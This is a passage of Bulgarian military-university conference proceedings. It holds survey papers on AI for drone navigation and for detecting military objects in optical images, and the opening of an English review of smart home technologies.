3. Интеграция на ултрабързи алгоритми

Разработването на ултрабързи невронни мрежи, оптимизирани за работа върху малки и енергийно ограничени устройства, позволява по-добра реакция в реално време. Тези технологии са приложими за логистични операции, спасителни мисии и инспекция на инфраструктура [5].

4. Самообучаващи се модели

Включването на модели, базирани на обучение с утвърждаване или подпомагано обучение (Reinforcement Learning), както и дълбоко обучение с утвърждаване (Deep RL) осигурява възможност на БЛА да подобряват своите действия въз основа на опит от реални задачи. Това е ключово за адаптацията към сложни и динамични среди [1, 3, 6, 8].

Анализ, симулация и експерименти

Тази секция представя резултатите от анализи, симулации и експериментални тестове, които оценяват ефективността и приложимостта на предложените технологии за управление на безпилотни летателни апарати:

1. Анализ на ефективността на течни невронни мрежи (LNNs)

Експериментални данни от изследвания, проведени в MIT, демонстрират, че LNNs превъзхождат традиционните дълбоки невронни модели в среди с резки промени. Например, в симулации, където БЛА преминават от горски към урбанизирани терени, тези мрежи показват 30% по-висока точност при разпознаване на цели и 40% подобрене в стабилността на навигацията [3, 4].

2. Симулации за визуално-базирана навигация

В симулационна среда с ограничен GPS сигнал, алгоритми, базирани на визуална локализация, са постигнали 25% по-висока ефективност в сравнение с традиционните методи за навигация. Симулациите включват сложни сценарии с множество препятствия и подвижни цели, като алгоритмите демонстрират устойчивост към различни светлинни условия [2, 4].

3. Експерименти върху нано-БЛА

Тестове, проведени с ултрабързи алгоритми за автономна навигация на нано-БЛА, показват изключително бърза реакция към динамични промени в околната среда. Например, нано-БЛА успешно избягват препятствия с латентност под 50ms, като същевременно запазват висока енергийна ефективност [5].

4. Оценка чрез обучение с утвърждаване или подпомагано обучение

При експерименти, включващи задачи с дългосрочна динамика, БЛА демонстрират самообучителни способности, които водят до 20% по-добра оптимизация на маршрутите в сравнение с традиционните статични модели. Това е особено забележимо в симулации на спасителни мисии, където БЛА идентифицират и достигат до целеви обекти при минимален разход на енергия [1, 3].

5. Ефективност на дълбокото обучение с утвърждаване (Deep Reinforcement Learning)

Изследвания в University of California - Berkeley демонстрират, че БЛА, обучени чрез дълбоко обучение с утвърждаване, постигат изключителни резултати

при автономна навигация в среди с множество препятствия. Техниките включват оптимизация на полетни траектории въз основа на дълбоки модели, които позволяват адаптация към нови условия с минимално време за обучение [6].

6. Симулации за визуално-базирана автономна навигация

В контекста на сложни среди, като състезания с БЛА или полетна среда с множество , разработени методологии позволяват симулиране на реални условия за навигация с висока точност. Експерименти с дронове, оборудвани с визуални сензори, показват, че те могат да се справят с изненадващи визуални смущения и динамично променящи се цели [7, 8, 9].

7. Експерименти с многодронни взаимодействия

В проучвания на IEEE Xplore се демонстрира, че дълбокото обучение е приложимо за сложни и претоварени полетни среди с множество БЛА и възможни взаимодействия помежду им. Тези методологии включват създаване на стратегически маневри за избягване на сблъсъци и оптимално разпределение на ресурси между няколко БЛА [8].

8. Симулационно-към-реално обучение (Sim-to-Real Transfer)

Нов подход, базиран на пренос от симулации към реални условия, показва как алгоритмите могат да се обучават в симулирана среда и да се прилагат успешно в реални приложения. Експериментите подчертават значимостта на този подход за задачи като автономна логистика и спасителни мисии [7, 8].

Резултатите от тези тестове подчертават потенциала на предложените подходи за значително подобряване на ефективността и надеждността на БЛА в реални приложения.

Заклучение

Направен бе кратък преглед на съвременни технологии за изкуствен интелект, които намират приложение в управлението на безпилотни летателни апарати. Чрез интеграция на течни невронни мрежи, обучение с утвърждаване и визуално-базирана навигация, бяха подчертани основните предимства на тези технологии в осигуряването на автономност, адаптивност и ефективност.

Изводи:

1. **Повишена адаптивност чрез течни невронни мрежи:** Технологиите, базирани на LNNs, предлагат фундаментален напредък, като осигуряват гъвкаво поведение в реално време при драстични промени в околната среда. Това демонстрира нов етап в способността на системите базирани на ИИ да се адаптират към непредвидени сценарии, което е от съществено значение за спасителни операции и мониторинг [3, 6].

2. **Обработка на големи обеми от данни:** Интегрирането на визуално-базирани алгоритми разширява възможностите за навигация в среди с ограничен

или липсващ GPS сигнал, като комбинира данни от видео камери, LiDAR и други сензори за прецизно картографиране и локализация [2, 7].

3. **Ефективност и скалируемост:** Алгоритмите за ултрабързо обучение, оптимизирани за нано-БЛА, предлагат решения с нисък разход на ресурси, което ги прави приложими за широк спектър от индустриални и научни приложения [5, 8].

4. **Автономна оптимизация:** Обучението с утвърждаване позволява на БЛА да се самообучават в реално време, като усъвършенстват своите стратегии на базата на динамични данни и опит [6, 8].

Бъдещи перспективи

1. **Мултидронов системи:** Разработването на алгоритми за координация между множество БЛА има потенциал да оптимизира операции като спасителни мисии и разпределение на ресурси.

2. **Интеграция на квантови технологии:** Приложението на квантови алгоритми за обработка на данни би ускорило анализите в реално време, особено за критични мисии.

3. **Нови стандарти за автономни системи:** Установяването на глобални стандарти за сигурност, навигация и взаимодействие между БЛА е необходима стъпка за по-широко внедряване на тези технологии в гражданския сектор.

Приложението на тези иновации ще позволи на БЛА да отговорят на нуждите на съвременните индустрии и ще разшири границите на възможното в автономните технологии. Направените изводи подчертават ключовата роля на ИИ като катализатор за тази трансформация, осигурявайки нови възможности за ефективност, устойчивост и безопасност в реални приложения.

Литература:

1. Skarka, W., & Ashfaq, R. (2024). Hybrid Machine Learning and Reinforcement Learning Framework for Adaptive UAV Obstacle Avoidance. *Aerospace*, 11(11), 870. <https://doi.org/10.3390/aerospace11110870>
2. rafat, M. Y., Alam, M. M., & Moh, S. (2023). Vision-Based Navigation Techniques for Unmanned Aerial Vehicles: Review and Challenges. *Drones*, 7(2), 89. <https://doi.org/10.3390/drones7020089>Hasani, R., et al. (2023). Robust Flight Navigation Out of Distribution with Liquid Neural Networks. MIT CSAIL. <https://cap.csail.mit.edu/sites/default/files/research-pdfs/Robust%20flight%20navigation%20out%20of%20distribution%20with%20liquid%20neural%20networks.pdf>
3. Pal, O. K., et al. (2023). A Comprehensive Review of AI-enabled Unmanned Aerial Vehicle: Trends, Vision, and Challenges. *ArXiv:2310.16360*. <https://doi.org/10.48550/arXiv.2310.16360>
4. IEEE. (2024). Distilling Tiny and Ultrafast Deep Neural Networks for Autonomous Navigation on Nano-UAVs. *IEEE Xplore*. <https://ieeexplore.ieee.org/document/10606040>

5. Saran, V., & Zakhor, A. (2023). Vision-Based Deep Reinforcement Learning for Autonomous Drone Flight. UC Berkeley. <https://www2.eecs.berkeley.edu/Pubs/TechRpts/2023/EECS-2023-280.pdf>
6. Kaufmann, E., et al. (2023). Champion-level drone racing using deep reinforcement learning. Nature. <https://www.nature.com/articles/s41586-023-06419-4>
7. IEEE. (2024). Deep Reinforcement Learning for Autonomous Drone Navigation in Cluttered Environments. IEEE Xplore. <https://ieeexplore.ieee.org/document/10578417>
8. Генов В., Манов Л., Йосифов Й., Експериментална оценка на приложимостта на нискобюджетни непрофесионални лазери за заслепяване на безпилотни летателни апарати на разстояние над 3 км, 2023, International Scientific Conference “Defense Technologies” DefTech 2023, 439-443.
9. Манов Л., Кулев Н., Откриване и разпознаване на частично видими обекти в оптични изображения с използване на техниките на изкуствения интелект-мини ревью ОТ 1970 г. ДО 2000 г, 2023, International Scientific Conference “Defense Technologies” DefTech 2023, 444-450.

MODERN TECHNOLOGIES WITH ARTIFICIAL INTELLIGENCE FOR DETECTING MILITARY OBJECTS IN OPTICAL IMAGES

LYUBOMIR E. MANOV

*Department of Computer Systems and Technology, faculty of “Artillery, AD and CIS”, National
Military University “Vasil Levski”, Shumen, Bulgaria, 3lemlem@gmail.com*

Abstract: *In recent years, research related to artificial intelligence has been experiencing rapid development. The applications of artificial intelligence are multiplying, as well as its implementation in various areas of our daily lives. There is a noticeable introduction of systems with elements of artificial intelligence in military affairs. This paper will examine contemporary artificial intelligence systems for detecting military objects, with an emphasis on their detection in optical images.*

Keywords: *Artificial Intelligence, Military Objects, Optical Images, Detecting of Objects*

СЪВРЕМЕННИ ТЕХНОЛОГИИ СЪС ИЗКУСТВЕН ИНТЕЛЕКТ ЗА ОТКРИВАНЕ НА ОБЕКТИ С ВОЕННО ПРЕДНАЗНАЧЕНИЕ В ОПТИЧНИ ИЗОБРАЖЕНИЯ

Любомир Е. Манов

*Катедра Компютърни Системи и Технологии, факултет „Артилерия, ПВО и КИС“,
Национален военен университет „Васил Левски“, Шумен, България, 3lemlem@gmail.com*

Abstract: *Последните години изследванията свързани с изкуственият интелект претърпяват бурно развитие. Множат се приложенията на изкуственият интелект както и внедряването му в различни области от нашето ежедневие. Наблюдава се навлизане на системи с елементи на изкуствен интелект и във военното дело. В настоящата работа ще бъдат разгледани съвременните системи с изкуствен интелект за откриване на обекти с военно предназначение като ще бъде наблегнато на тяхното откриване в оптични изображения.*

Keywords: *Изкуствен интелект, Военни обекти, Оптични изображения, Откриване на обекти.*

MODERN TECHNOLOGIES WITH ARTIFICIAL INTELLIGENCE FOR DETECTING MILITARY OBJECTS IN OPTICAL IMAGES.

Lyubomir E. Manov

*Department of Computer Systems and Technology, faculty of “Artillery, AD and CIS”, National
Military University “Vasil Levski”, Shumen, Bulgaria, 3lemlem@gmail.com*

***Abstract:** In recent years, research related to artificial intelligence has been experiencing rapid development. The applications of artificial intelligence are multiplying, as well as its implementation in various areas of our daily lives. There is a noticeable introduction of systems with elements of artificial intelligence in military affairs. This paper will examine contemporary artificial intelligence systems for detecting military objects, with an emphasis on their detection in optical images.*

Keywords: Artificial Intelligence, Military Objects, Optical Images, Detecting of Objects

Въведение

През последните две десетилетия с помощта на данни, компютърна изчислителна мощност и машинно обучение, изкуственият интелект (ИИ) постепенно се усъвършенства и се превръща в по-ефективен инструмент в световен мащаб. В резултат на това ИИ се използва все по-често в различни сектори в ежедневието. Някои примери за приложенията на тази технология са: разпознаване на реч, биометрично удостоверяване, мобилно картографиране, навигационни системи, транспорт и контрол на трафика, управление, производство, управление на веригата за доставки, събиране на данни и контрол, както и целеви онлайн маркетинг. Затова не е изненадващо, че ИИ има много приложения в широк диапазон, включително и във военния сектор [1].

Военната способност е текущият индекс на измерване при определянето на „силата на армията“ на дадена държава или нация. Министерството на отбраната на САЩ определя военната компетентност или способност като „способност да се постигне определена бойна цел (победа във война или битка, унищожаване на определена цел)“. Тя е пряко или непряко зависима от модернизацията. Структурата, готовността, устойчивостта, оборудването, арсенала и нивото на техническо усъвършенстване до голяма степен определят степента на модернизация [2]. Според изследователите, съвременните автономни системи и ИИ се очаква да бъдат решаващи в бъдещите военни конфронтации [3,4].

1 Общи модели за приложение на ИИ

Съвременни научни публикации показват колко разпространена е технологията на невронните мрежи днес в кибер битката. Развитието на интелигентните транспортни системи (ИТС) е един от основните примери, наред с прогнозиране и оценяване на екологични явления, отделяне на информационни туйтове от неинформационни (т.е. съдържащи информация, която е недоказана, слухове, или недетайлни и незначителни данни) и прогнозиране на динамичните конвенционални валутни пазари. Този вид ИИ помага и в отбранителния сектор по различни начини и се оказва най-голямото оръжие в развитието на военните възможности.

Има много приложения за ИИ, включително чатботове, автоматизирани дроневи, разпознаване на лица, виртуални асистенти, когнитивна автоматизация, откриване на измами, автономни превозни средства и приложения за аналитично

предсказване. Въпреки това, независимо от начина, по който ИИ се прилага, всяко от тези приложения има нещо общо, всеки случай на използване на ИИ попада в една или повече от седем категории, както е показано.

Таблица 1.

Обособени модели при използване на ИИ и приложения [1]

Обособени модели при използване на ИИ	Съвременно оборудване и технологии
Системи подпомагачи постигането на задача.	Безпилотни управляеми летателни средства (MQ-9 gearer и др.)
Автономни системи	Самоуправляващи се военни превозни средства (KF51 panther и др.)
Системи имитиращи човешки разговори и взаимодействия	Чатботове за военни комуникации (US Army Sgt. Star и др.)
Аналитични системи за предсказване и вземане на решения	Предсказване на повреди при поддръжка на военно оборудване (F-35 и др.)
Хиперперсонализация	GANs за персонализирано обучение на войници
Подкрепа при вземане на решения	Подпомагане на вземането на решения с помощта на изкуствен интелект във военните операции (SAGE и др.)
Разпознаване на модели и аномалии	Откриване на обекти при военно наблюдение (дрон Raven и др.)

Тези седем модела се използват самостоятелно или в различни комбинации, в зависимост от конкретния проблем, към който се прилага ИИ [5]. Всеки персонализиран подход към изкуствения интелект изисква програмиране и проектиране, тъй като независимо от начина, по който тези тенденции и горепосочените иновации се съчетават, всички те следват сходни принципи.

Седемте модела на ИИ са подложени на задълбочено проучване. Някои от тях са разгледани по-долу с примери, като е наблегнато на използването на информация, получена от оптични изображения.

1.1 Разпознаване на модели

Разпознаването на модели или образи (PM) е мощен изчислителен метод за обективна оценка на визуални данни, включително такива в оптични изображения. Накратко, това може да се направи, използвайки контролираното машинно обучение, което е характерна стратегия за машинно обучение. При нея алгоритъмът търси значими модели, които се разделят на групи, след като е бил обучен върху образци. От друга страна, процесът на ненаблюдавано обучение е техника, използвана в машинното обучение и ИИ, при която компютърът научава нови видове модели, без да разчита на примери от по-ранно обучение. Обикновено, този метод се извършва чрез прилагане на набор от предварително определени и зададени правила. Техниките за учене без наблюдение при разпознаване на образи става чрез клъстеризиране на набор от данни на различни групи. В съответствие с

предварително определени критерии или операции, в крайна сметка се получава един или няколко клъстера [6].

В сравнение с ръчната обработка на изображения, използването на пълни изображения, обработени чрез РМ, за идентифициране на отделни части на изображението без предшестваща фаза на идентифициране на региона е много по-изгодно. РМ може да се използва заедно с алгоритми за сегментиране, за да се оптимизират предимствата на двете стратегии. В ограничен смисъл техниката на РМ прилича на оценяване на матриците на обръкване при експерименти за класификация. Количествените данни, получени от тези РМ техники, се различават от получените от алгоритмите за сегментиране, като са по-добри, по-изгодни и по-ефективни. За разлика от алгоритъма за сегментиране, РМ може да доведе до по-добри качествени експерименти, например, идентифициране на „попаденията“ на екрана [7]. Тъй като методът е освободен от предположения за естеството или съществуването на промени в експеримента, той е много подходящ проучвателен тест за изображения. В момента, въз основа на тези предимства, прилагането на РМ е тенденция в бизнеса и други индустрии.

Има няколко етапа на използване на областите на интерес (ОИ) за обработка при РМ. Изображението се открива и заснема за да се намерят ОИ, след което данните се разделят на две части: обучителни и тестови набори. При този процес ОИ може да бъде показана като картина с двоична маска. Пикселите в ОИ се задават на 1 в картината на маската, докато пикселите извън ОИ се задават на 0.

Подобно на други индустрии, военната също усъвършенства информацията си посредством процеса на разпознаване на образи. Ефективното бойно командване изисква командирите бързо да разчитат визуални сигнали, като географски (топографски) карти и наложени върху тях ситуационни планове. Затова, разпознаването на образи е от решаващо значение за най-доброто и най-ефективното командване на място. На армейските офицери се дават насоки и процедури за ефективно командване, но не и конкретни инструкции за дешифриране и прилагане на шаблони на бойното поле. Познанията, които командирите са натрупали под формата на шаблони за действия, изграждат тяхното ниво на експертност. Умелото разпознаване е признак за експертност, според изследвания от последните 20 години. Програмистите експерти, например, могат да възпроизведат важни шаблони на програмен код по-ефективно, отколкото код, който не се придържа към признатите конвенции за програмиране [8,9]. Майсторите шахматисти могат да запомнят по-добре позициите на шахматните фигури, когато са подредени на шахматната дъска в смислени модели, отколкото случайна подредба. Доказано е, че хора, които умеят да четат архитектурни планове, да разчитат електрически схеми и да дешифрират рентгенови снимки, имат най-добра способност да забелязват детайли от изображенията които носят информация.

1.2 Автономни интелигентни системи

Автономната интелигентност или наречена още моделът на автономната система е най-усъвършенстваният тип ИИ. При него процедурите са

автоматизирани, за да се произведе интелигентността, позволяваща на компютри, ботове и системи да действат независимо от човешка намеса. Този клас ИИ има най-голямо приложение във военния сектор в световен мащаб. Автономните системи са способни да изпълняват задачи, да постигат цели или да взаимодействат с околната среда с минимална или без човешка намеса. От друга страна, тези системи трябва и да са в състояние да предвиждат събития, да планират и да са наясно с обкръжението си. Обхватът им е както физически хардуер, така и автономни софтуерни системи (софтуерни „ботове“) и те се използват за постигане на военни цели и задачи.

Намаляването или премахването на човешкия фактор е основната цел на модела на автономната система. Тя трябва да функционира почти на нивото на човека, когато последният е премахнат от уравнението. От огромно значение е такива системи да бъдат надеждни, последователни и с изключително високо качество. Ясно защо, това е един от доста по-сложните модели за прилагане.

Едно от най-важните приложения на ИИ в съвременния свят е в безпилотните автономни системи с интелигентност (БАС). Развитието на такива системи значително насърчава напредъка на технологиите с ИИ. Те са проектирани от хора интелигентни машини, които могат да бъдат транспортирани, използвайки съвременни технологии, за да извършват задачи или за управление без човешка намеса. Във военния сектор в световен мащаб това е най-навлезлият и най-бързо напредващ модел на ИИ. Практически всяка корпорация по света е привлечена от възхода на безпилотните летателни апарати (БПЛА), особено с военно приложение. Военните безпилотни летателни средства обикновено се използват за нападение и оценка на щети, както и за бойно наблюдение и разузнаване, електронни контрамерки и оценка на повреди. В сравнение с тях гражданските БПЛА могат да се използват за значително по-широк обхват от задачи, включително търсене и спасяване при бедствия, инспекции на железопътни мрежи и електропроводи, проучване на различни природо-икономически ресурси, контрол на трафика, прогнозиране на времето, аерофотоснимки, мониторинг на околната среда и мн. др.

2 Някои приложения на ИИ в отбранителният сектор

Искуственият интелект (ИИ) все повече навлиза в бойните полета. Както в индустрията и бизнеса, така и армията става все по-ориентирана към ИИ. Системите за отбрана, управлявани от ИИ, могат да обработват големи обеми от данни по-ефективно от традиционните системи. Освен това, ИИ подобрява самоконтрола, саморегулацията и самоактивацията на бойните системи чрез вградени способности за изчисление и за вземане на решения. Практически, всяко военно приложение включва ИИ, а нарастващата военна подкрепа за иновационни и напреднали технологии за ИИ се очаква да увеличи търсенето на системи, управлявани от ИИ в армията [10].

2.1 Автономни оръжия и разпознаване на цели

Увеличените инвестиции в безпилотни превозни средства показват напредък в руския Platform-M и американският MQ-9 Reaper. Чрез тези технологии системата на сензорите на дрона за откриване на оръжия и изстрелване може дори да бъде същата, като системата на сензорите на пилота в кабината на обитаемия самолет [11]. Въпреки това, компонентът за разпознаване на обекти на тази система все още има много място за подобрение. Има нужда от усъвършенствани методи за откриване и разпознаване на частично скрити обекти [12,13]. Използването на ИИ във военния сектор постоянно се увеличава, но повечето перспективи за автономни системи, базирани на ИИ, се считат за опасни и са под контрола на правителствата. Съществуват повече от сто аргумента в полза на забраната на тези базирани на ИИ автономни системи. Въпреки това, нито една държава не планира да ограничи използването им или да се откаже от тази забележителна технология. Напротив, тя се развива с все по-бързи темпове и се усъвършенства непрекъснато.

2.2 Наблюдение, използващо ИИ

С всеки изминал ден използването на изкуствен интелект в сектора за наблюдението се подобрява и става все по-вероятно да се прилага във всяка индустрия. През 2008 г. е имало над 23 000 нови патента, свързани с наблюдение с помощта на ИИ, а към 2018 г. те са около 78 000 [14]. Секторът на отбраната заема голямо място в прилагането и внедряването на такива системи. В този сектор вече се прилагат много програми в световен мащаб и вероятно скоро ще се появят още. Очаква се всяка държава, която не следва тази тенденция, да бъде доминирана и да остане под качеството на другите военни сили, които използват наблюдение с помощта на ИИ. Тези нововъведения в сектора се оказват по-полезни, като правят военните способности по-стабилни и по-точни. Например, локализирането на подводни мини е една от ключовите области във военните приложения. Откриването на обекти влияе на чувството за сигурност на гражданите и на военните.

Друг подход, базиран на ИИ е дълбокото обучение (ДО). Представява много сложна технология, която може да замени конвенционалните алгоритми за подобряване на визуалното откриване и за разпознаване на обекти. В многобройни неотдавнашни трудове се разглеждат сложните тънкости на ДО моделите [15]. Всичките ДО модели са пряко или косвено в полза на военното наблюдение. Например, проследяване на следите на врага, научаване на потенциалната му следваща стъпка и вземане на съответните решения, установяване на разлика между граждански и военни и по-добро вземане на решения. Използването на тези технологии определено ще създаде разлика между двете военни страни на бойното поле и ще увеличи статистическа полза. Тези ползи обаче зависят в голяма степен от събирането на данни и алгоритъма, използван за метода на наблюдение. Свързването на данни и оценката на състоянието на целта са двата основни компонента на типично приложение за проследяване на цели за наблюдение. По този начин връзката от измерване към следа, оценката на следата и проследяването на множество хипотези са допълнителни действия на асоциирането на

данни . Всеки от тези компоненти и подкомпоненти има потенциал да бъде изцяло или частично изпълняван от ИИ въс военния сектор [16].

Заклучение

Всеки човек разчита в по-голяма степен да получи информация визуално. Описаните по-горе методи и приложения могат и се използват върху оптични изображения с цел извличане на полезна информация относно обекти, например, местоположение, вид, свойства и др. Въпреки огромният напредък при обработването чрез ИИ, все още има нужда от нови и подобрени методи, които да адресират проблемите, свързани с откриването и разпознаването на частично видими обекти. Такива методи и подходи биха увеличили неимоверно възможностите на вооружените сили.

Литература

1. Adib Bin Rashid , Ashfakul Karim Kausik , Ahamed Al Hassan Sunny ,and Mehedy Hassan Bappy (2023). Artificial Intelligence in the Military: An Overview of the Capabilities, Applications, and Challenges. International Journal of Intelligent Systems Volume 2023, DOI: 10.1155/2023/8676366
2. Cummings M. L., *Artificial Intelligence and the Future of Warfare*, 2017, Institute of International Affairs London, London, UK.
3. Sharma P., Sarma K. K., and Mastorakis N. E., *Artificial intelligence aided electronic warfare systems- recent trends and evolving applications*, IEEE Access. (2020) 8, 224761–224780, ,DOI:10.1109/ACCESS.2020.3044453
4. Генев В., Манов Л., Йосифов Й. (2023). *ЕКСПЕРИМЕНТАЛНА ОЦЕНКА НА ПРИЛОЖИМОСТТА НА НИСКОБЮДЖЕТНИ НЕПРОФЕСИОНАЛНИ ЛАЗЕРИ ЗА ЗАСЛЕПЯВАНЕ НА БЕЗПИЛОТНИ ЛЕТАТЕЛНИ АПАРАТИ НА РАЗСТОЯНИЕ НАД 3 КМ*. International Scientific Conference “Defense Technologies” DefTech 2023,439-443.
5. Brisson A., Pereira G., Prada R., Paiva A., Louchart S., Suttie N., Lim T., Lopes R., Bidarra R., Bellotti F., Kravcik M., and Oliveira M., *Artificial intelligence and personalization opportunities for serious games*, Proceedings of the AAAI Conference on Artificial Intelligence and Interactive Digital Entertainment. (2021) 8, no. 5, 51–57, DOI:10.1609/aiide.v8i5.12576
6. Davies E. R., Turk M., *Advanced Methods and Deep Learning in Computer Vision*,2022,Academic Press, Elsevier.
7. Valafar F., *Pattern recognition techniques in microarray data analysis*, Annals of the New York Academy of Sciences. (2002) 980, no. 1, 41–64, DOI:10.1111/j.1749-6632.2002.tb04888.x, 2-s2.0-0036975148
8. Chi M. T. H., Glaser R., and Farr M. J., *The Nature of Expertise*, 2014, Psychology Press, London, UK.
9. Chase W. G. and Simon H. A., *The MIND’S eye in chess*, 1973, Visual Information Processing, Elsevier, Amsterdam, The Netherlands, 215–281, DOI:10.1016/ B978-0-12-170150-5.50011-1.

10. Taddeo M., McNeish D., Blanchard A., and Edgar E., *Ethical principles for artificial intelligence in national defence*, Philosophy & Technology. (2021) 34, no. 4, 1707–1729, DOI:10.1007/ s13347-021-004823.
11. Haas M. C. and Fischer S.-C., *The evolution of targeted killing practices: autonomous weapons, future conflict, and the international order*, Contemporary Security Policy. (2017) 38, no. 2, 281–306, DOI:10.1080/13523260.2017.1336407, 2-s2.0-85027067952.
12. Darius Jefferson II, *Baseline Assessment of Object Detection Models on Partially Occluded Objects*, 2021, DEVCOM Army Research Laboratory
13. Манов Л., Кулев Н., ОТКРИВАНЕ И РАЗПОЗНАВАНЕ НА ЧАСТИЧНО ВИДИМИ ОБЕКТИ В ОПТИЧНИ ИЗОБРАЖЕНИЯ С ИЗПОЛЗВАНЕ НА ТЕХНИКИТЕ НА ИЗКУСТВЕНИЯ ИНТЕЛЕКТ-МИНИ РЕВЮ ОТ 1970 г. ДО 2000 г, 2023, International Scientific Conference “Defense Technologies” DefTech 2023, 444-450.
14. Rego A., Canovas A., Jimenez J. M., and Loret J., *An intelligent system for video surveillance in IoT environments*, IEEE Access. (2018) 6, 31580–31598, DOI:10.1109/ACCESS.2018.2842034, 2-s2.0-85048641397.
15. Chen H., Wang F.-Y., and Zeng D., *Intelligence and security informatics for homeland security: information, communication, and transportation*, IEEE Transactions on Intelligent Transportation Systems. (2004) 5, no. 4, 329–341, DOI:10.1109/TITS.2004.837824, 2-s2.0-10644280105.
16. Horowitz M. C., Allen G. C., Saravalle E., Cho A., Frederick K., and Scharre P., *Artificial Intelligence and International Security*, 2018, Center for a New American Security, Washington, DC, USA.

COMPARATIVE ANALYSIS OF SYSTEMS AND TECHNOLOGIES FOR CREATING INTERACTIVE SMART HOME PLATFORMS

Dobromir P. Kalinov, Krasimir O. Slavyanov

*Faculty “Artillery, Air Defense and Communication and Information systems”, National Military
University “Vasil Levski”, Shumen, Bulgaria, asudgy28@gmail.com, k.slavyanov@nvu.bg*

Abstract: *The report provides a comparative analysis of modern technologies used to manage a multifunctional smart home system. The main goal is to explore various technological solutions that enable centralized and remote control of important aspects of the home environment. These technologies include automation of lighting, heating, ventilation, and air conditioning (HVAC), as well as security and access control systems. The report examines the advantages, disadvantages, and unique features of each technology, paying attention to their energy efficiency, compatibility with various devices and platforms, and ease of integration into users' daily lives. The aim is to present the most effective and innovative solutions for creating a more convenient, safe, and sustainable home environment.*

Keywords: *smart home, remote control, interface*

Introduction

The report provides a comparative analysis of the current technologies used to control a multifunctional smart home system. The main objective is to explore different technological solutions that enable centralized and remote control of important aspects of the home environment. These technologies include lighting, heating, ventilation and air conditioning (HVAC) automation, as well as security and access control systems. The report examines the advantages, disadvantages and unique characteristics of each technology, paying attention to their energy efficiency, compatibility with different devices and platforms, and ease of integration into users' daily lives. The aim is to present the most effective and innovative solutions for creating a more comfortable, safe and sustainable home environment.

1 Main components of smart home systems.

Smart home systems bring together various devices and technologies that work in sync to achieve optimal home management.

The best smart home devices of 2024 are smart speakers, lights, hubs and more.

To create a smart home, we will need a smart home hub such as a smart display or speaker. Some of them only work with certain smart home ecosystems (such as Google Home, Apple HomeKit or Amazon Alexa), but a growing number support the Matter standard, which is a new smart home connectivity standard designed to solve the compatibility problem between different smart homes. Matter focuses on unifying protocols and simplifying integration, enabling users to seamlessly connect and manage devices from different manufacturers.

Many of these devices feature a voice assistant that interacts with you as you make commands to adjust a device or get updated weather information. With smart home technology, the energy consumption of smart lights can be minimized by having them

automatically turn off at certain times of the day (or simply change color for ambiance). You can improve security with a home security camera or smart lock, and you can even turn some not-so-smart devices into smart ones by using a smart plug or switch. [1]

The main components include:

1. Central Hub (Hub or Gateway): The core of any smart home system is the controller that manages all connected devices. It can be a hub or a software platform, such as ComfortClick, which allows integration with KNX modules and wireless standards such as Z-Wave and Zigbee. The hub can work on different protocols such as:

- Wi-Fi – most common for devices that connect directly to the router.
- Zigbee and Z-Wave – energy-saving protocols suitable for sensors and lighting
- Bluetooth – for shorter distances and devices with lower energy consumption

2. Sensors and sensors: These devices collect information about the environment (temperature, motion, humidity) and transmit the data to the controller. They enable automated actions, such as adjusting lighting or heating. The types of sensors and sensors are:

- temperature sensors – measure the temperature and can be used to control heating and air conditioning
- motion sensors – detect movement and are used for lighting, alarm systems and security

- sensors for doors and windows - notify when opening/closing

-smoke and gas sensors – detect dangerous levels of smoke or gas and warn of danger

3. Control devices: These include smart sockets, smart switches and thermostats that can be controlled remotely via apps or voice assistants.

4. Control interfaces – the system is managed through various interfaces that allow control and monitoring:

- mobile applications – the most popular method of controlling smarthome devices
- voice assistants – such as Amazon Alexa, Google Assistants and Apple Siri, which allow voice commands
- physical panels and remote controls – offer direct control without the need for a smartphone

5. Network communications and protocols

Smarthome devices need a stable communication network. Some of the protocols in use are:

- WiFi – provides a high-speed connection, but can load the network with many connected devices
- Zigbee and Z-Wave – network protocols for IoT devices that provide low power consumption and stable connection
- Bluetooth – for devices that require a short communication distance
- Thread – a new protocol that offers high reliability and low energy consumption

6. Cloud services and AI

Many smart home systems use cloud services for data processing and storage. This enables real-time data processing, such as collecting data from sensors and automatically

setting up devices, artificial intelligence that creates smart scenarios and automations based on user habits.

7. Automation and Scripting

One of the strongest points of smart home systems is the ability to create automations.

Scenarios allow you to set specific actions under certain conditions, such as "When you detect movement in the corridor after 10:00 PM, turn on the night light." Complex scenarios can be created that combine data from different sensors and devices for smarter behavior [2].

2 Technological standards and communication protocols

To function effectively, a smarthome system relies on communication protocols that ensure connectivity between the various devices:

- Wi-Fi and Bluetooth: These are among the most common standards, with Wi-Fi allowing connection to the Internet and integration with various cloud services, and Bluetooth used for short-range local connections.

- Z-Wave and Zigbee: These are wireless protocols specifically designed for smart homes. They use little power and allow for a low-latency network topology, making them ideal for home automation.

- KNX: This is a wired standard for smart buildings, which is mainly used in professional installations. It provides high reliability and stability when managing large automation systems.

3 Automation and control scenarios

One of the main advantages of smart home systems is the possibility of creating automated scenarios that make everyday life easier:

- Scenes: These allow setting different actions according to specific events or preferences. For example, the "Good Morning" scene might include automatically opening the blinds, turning on the lights, and starting the coffee machine.

- Schedules and timers: These allow automation of routine tasks, such as turning on the lights at sunset or turning off the heating at night.

- Logical operations: Some systems offer more complex logic functions, such as automatically stopping the water supply when a leak is detected or turning on the alarm when unexpected movement is detected in the home.

4 Energy management

One of the main advantages of smart homes is the possibility of optimizing energy consumption. Smart thermostats and lighting sensors can reduce energy costs by up to 30-40% by precisely adjusting temperature and lighting based on the presence of people in the room.

Examples of a complete energy management system:

1. Solar panels and smart battery

- Solar panels: generate electricity from the sun and power the home

- Smart battery (such as Tesla Powerwall or LG Chem RESU): stores excess energy generated during the day to be used at night or at times of high load

- an intelligent control system that can control when to use energy from the solar panels, the battery or the grid to optimize costs.

2. Smart thermostats for heating and cooling (Google Nest or Ecobee are examples of smart thermostats that analyze the behavior of the inhabitants of the home and automatically adjust the temperature)

- the thermostat can be connected to smart blinds, curtains that automatically close during the day to keep the temperature in the home optimal.

3. Smart plugs and power strips (like TP-Link Kasa)

Automation: Programmable schedules or motion sensors can automatically turn off appliances when not in use.

Innovation: Contacts can be connected to an application that offers recommendations to reduce consumption and provides information on current costs.

4. Smart lighting control (examples of smart bulbs are Philips Hue and LIFX, which allow control via an app or voice assistant). An example of automation is automatic lighting adjustment according to daylight, which reduces the need for artificial lighting during the day.

5. Central energy management system – allows centralized management and monitoring of the energy consumption of the entire home. An example of such a system is Energy Management Systems (EMS) such as Sense or Home Assistant. EMS can automatically turn off certain appliances or send cost-cutting recommendations, such as using the washing machine at night.

5 Security and surveillance

Security systems play an important role in smart homes by offering:

